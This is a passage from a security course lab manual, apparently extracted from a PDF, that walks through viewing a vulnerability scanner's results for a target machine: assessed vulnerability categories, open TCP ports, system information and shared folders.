
At the bottom of the window, there is a navigation bar with tabs: Network discovery, Scan thread 1 (idle), Scan thread 2 (idle), Scan thread 3 (idle), Errors, and a trial period warning: 'Trial period will expire in 30 days!'.

Module 05 – Vulnerability Analysis

35. Click the **Vulnerability Assessment** node. This shows category-wise details of assessed vulnerabilities. Click each category to view the vulnerabilities in detail.




36. Expand **Ports** and click **Open TCP Ports** to view all the open TCP Ports under the **Scan Results Details** section in the right pane, as shown in the screenshot.




Module 05 – Vulnerability Analysis

37. Click **System Information** to view detailed information about the target system under the **Scan Results Details** section in the right pane.



38. Expand the **System Information** node and click **Shares** to view the details of shared folders in the target machine.

